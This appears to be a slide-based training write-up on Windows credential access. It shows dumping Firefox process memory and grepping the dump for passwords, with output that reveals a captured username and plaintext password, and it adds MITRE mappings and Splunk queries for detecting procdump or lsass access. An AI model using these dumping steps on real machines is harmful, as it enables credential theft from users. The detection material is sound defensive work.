Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    134      10    15820      13672       0.73    1740   0 audiodg
    323      54    19572       2112      14.70    3016   2 Autoruns64
     29       5     2076         72       0.02    2524   0 cmd
     40       5      816        540       0.23    1564   0 conhost
     56       6     2620       2936      17.17    1780   2 conhost
     35       5      836        296       0.00    2540   0 conhost
    528      12     1932       1356       0.97     304   0 csrss
    589      17     2480       2440       3.47    1888   2 csrss
     71       7     1396        316       0.02    2484   2 dwm
   1018      65    44724      40264      14.14     980   2 explorer
    308      32    22392      28556       1.97     784   2 firefox
    251      28    14364      29184      45.45    1636   2 firefox
    348      39    36188      51272       4.14    2176   2 firefox
   1359     149   149460     175216      67.41    2804   2 firefox
    366      62   121244     156936     353.52    3644   2 firefox
    320      40    54312      73664       5.92    3692   2 firefox
    318      40    37196      57784       4.84    3792   2 firefox
    316      38    40696      69260       4.69    4080   2 firefox
    303      30    14760      65416       1.02    4236   2 firefox
      0       0        0         24                  0   0 Idle
    781      25     4328       5908       4.16     448   0 lsass
```

CREDENTIAL ACCESS – DUMPING BROWSER MEMORY


- Once we've extracted the dump file(s) we can analyze them using strings or a hex editor on our attacker system and search for possible username and password strings.


strings DUMP-FILE | grep "password"

```
trace@monarch:/flutter/VM_Files/PurpleHaze/MemDumps$ strings firefox5.dmp | grep "password="
            label-password="&fillPasswordMenu.label;"
            accesskey-password="&fillPasswordMenu.accesskey;"
            label-password="&fillPasswordMenu.label;"
            accesskey-password="&fillPasswordMenu.accesskey;"
next=%2F&username=otacon%40fox.com&password=Zimenishika456%40
nsStandardURL::SetPassword [password=%s]
trace@monarch:/flutter/VM_Files/PurpleHaze/MemDumps$
```

CREDENTIAL ACCESS – DUMPING BROWSER MEMORY


- Using a hex editor to search for usernames/passwords.





CREDENTIAL ACCESS – FILE & REGISTRY CREDENTIALS

- Don’t forget to look for passwords in files and in registry.



MITIGATION & DETECTION – CREDENTIAL ACCESS


RELATED MITRE TACTICS & TECHNIQUES:

- **Credential Access** - https://attack.mitre.org/tactics/TA0006/
- **Credential Dumping** - https://attack.mitre.org/techniques/T1003/
- **Credentials in Files** - https://attack.mitre.org/techniques/T1081/
- **Credentials in Registry** - https://attack.mitre.org/techniques/T1214/
- **Software (Mimikatz)** - https://attack.mitre.org/software/S0002/

MITIGATION & DETECTION – CRED DUMPING COMMAND LINE

- Command line detections aren't the most reliable since they can easily be manipulated by attackers, but you should still look for possible credential dumping command lines in your environment.


```
index=windows EventCode=1 Image="*\\procdump*.exe" CommandLine="*lsass*"
| table ComputerName, User, Image, CommandLine
```



MITIGATION & DETECTION – SYSINTERNALS

- Attacker usage of SysInternals tools will almost always include the "-accepteula" string.


```
index=windows EventCode=1 CommandLine=*-accepteula*
| table ComputerName, User, Image, CommandLine
```



MITIGATION & DETECTION – LSASS ACCESS

- Since dumping Windows credentials needs access to lsass.exe, it may make more sense to hunt for all process access (Sysmon EventID 10) events that target lsass.exe.

